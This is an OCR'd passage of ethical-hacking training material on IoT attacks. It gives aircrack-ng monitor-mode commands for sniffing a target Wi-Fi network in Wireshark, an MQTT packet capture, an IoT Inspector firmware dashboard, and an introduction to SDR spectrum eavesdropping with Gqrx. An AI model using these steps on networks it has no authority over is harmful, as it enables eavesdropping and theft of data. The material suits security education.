
  `airodump-ng start wlan0mon`
- Now, discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark

- Next, set up your wireless card to listen to the traffic on the same channel. For example, if the target network's channel is 11, run **`Airmon-ng`** to set your wireless card listening on channel **`11`**:

  ```
  airmon-ng start wlan0mon 11
  ```

- Launch **Wireshark** and double-click the interface that was kept in monitor mode, here **`wlan0mon`**, and start capturing the traffic

After sniffing the traffic, attackers can decrypt the WEP and WPA keys using Wireshark and can hack the target IoT device to steal sensitive information.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
mqtt


```
No.   Time        Source       Destination  Protocol Length Info
   92 55.375177   10.10.1.22   10.10.1.19   MQTT       56 Ping Request
   93 55.375596   10.10.1.19   10.10.1.22   MQTT       56 Ping Response
  225 114.075899  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
  226 114.077353  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
  336 171.798721  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
  337 171.798904  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
  454 229.566708  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
  455 229.566990  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
  570 288.319887  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
  571 288.320127  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
  676 345.830189  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
  677 345.830443  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
  802 404.300820  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
  803 404.301034  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
  913 461.756481  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
  914 461.756762  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
 1034 520.313102  10.10.1.22   10.10.1.19   MQTT       56 Ping Request
 1035 520.313585  10.10.1.19   10.10.1.22   MQTT       56 Ping Response
 1148 576.746486  10.10.1.19   10.10.1.22   MQTT       96 Publish Message (id=2) [High_Tempe]
 1149 576.746978  10.10.1.22   10.10.1.19   MQTT       58 Publish Ack (id=2)
 1151 576.756810  10.10.1.22   10.10.1.19   MQTT       58 Publish Received (id=2)
```

```
> Frame 92: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface \Device\NPF_{6FB33290-5CC6-4897-B630-59BC293DB8D9}, id 0
> Ethernet II, Src: Microsof_01:80:02 (00:15:5d:01:80:02), Dst: Microsof_75:f7:7f (00:15:5d:75:f7:7f)
> Internet Protocol Version 4, Src: 10.10.1.22, Dst: 10.10.1.19
> Transmission Control Protocol, Src Port: 64264, Dst Port: 1883, Seq: 1, Ack: 1, Len: 2
> MQ Telemetry Transport Protocol, Ping Request
```

```
0000  00 15 5d 75 f7 7f 00 15  5d 01 80 02 08 00 45 02   ··]u···· ]·····E·
0010  00 2a 66 e9 40 00 80 06  00 00 0a 0a 01 16 0a 0a   ·*f·@··· ········
0020  01 13 fb 08 07 5b 05 a6  d3 c7 90 24 6b b2 50 18   ·····[·· ···$k·P·
0030  04 02 16 59 00 00 c0 00                            ···Y····
```

MQ Telemetry Transport Protocol: Protocol
Packets: 1509 · Displayed: 31 (2.1%)
Profile: Default

Figure 18.36: Screenshot of Wireshark



Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

Attackers use hardware devices such as **FunCube dongles**, Airspy, HackRF, and RTL-SDR, along with Gqrx SDR to analyze the spectrum

https://gqrx.dk

Analyzing IoT Traffic using IoT Inspector

Attackers use IoT Inspector to **discover the target IoT devices**, and to record and analyze their network traffic to identify vulnerabilities

Dashboard
Environment: Sharing is Caring Corp.
Total: 7 firmware
Monitored: 3 firmware
Issues High: 36
Issues Medium: 16
Issues Low: 9
Latest uploads
Solar Panel NG 3.2 — 7 HIGH 6 MEDIUM 2 LOW — Total issues: 15 — Last checked: 2021.05.10 00:17:39
VoIP Phone X 2.3 — 6 HIGH 1 MEDIUM 1 LOW — Total issues: 8 — Last checked: 2021.04.27 14:59:36
Industrial Router Fast 5.4 — 3 HIGH 2 MEDIUM 1 LOW — Total issues: 6 — Last checked: 2021.05.10 00:17:39
Curious Eye Camera 10 — 9 HIGH 1 MEDIUM 4 LOW — Total issues: 14 — Last checked: 2021.04.27 14:56:39
Monitoring findings in the last 2 weeks: 79 issues in 3 firmware images

https://www.iot-inspector.com

Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

Source: *https://gqrx.dk*

Gqrx is an SDR implemented with the help of the GNU Radio and Qt GUI tool. Attackers use hardware devices such as FunCube dongles, Airspy, HackRF, and RTL-SDR along with Gqrx SDR, to analyze the spectrum. Attackers use Gqrx to observe the frequency bands of temperature/humidity sensors, light switches, car keys, M-bus transmitters, etc. Gqrx can also enable an attacker to listen to or eavesdrop on radio FM frequencies or any radio conversations.

Steps to analyze the spectrum using Gqrx:

- The Gqrx and GNU Radio package consists of all Gqrx utilities. To install this package, use the command given below:

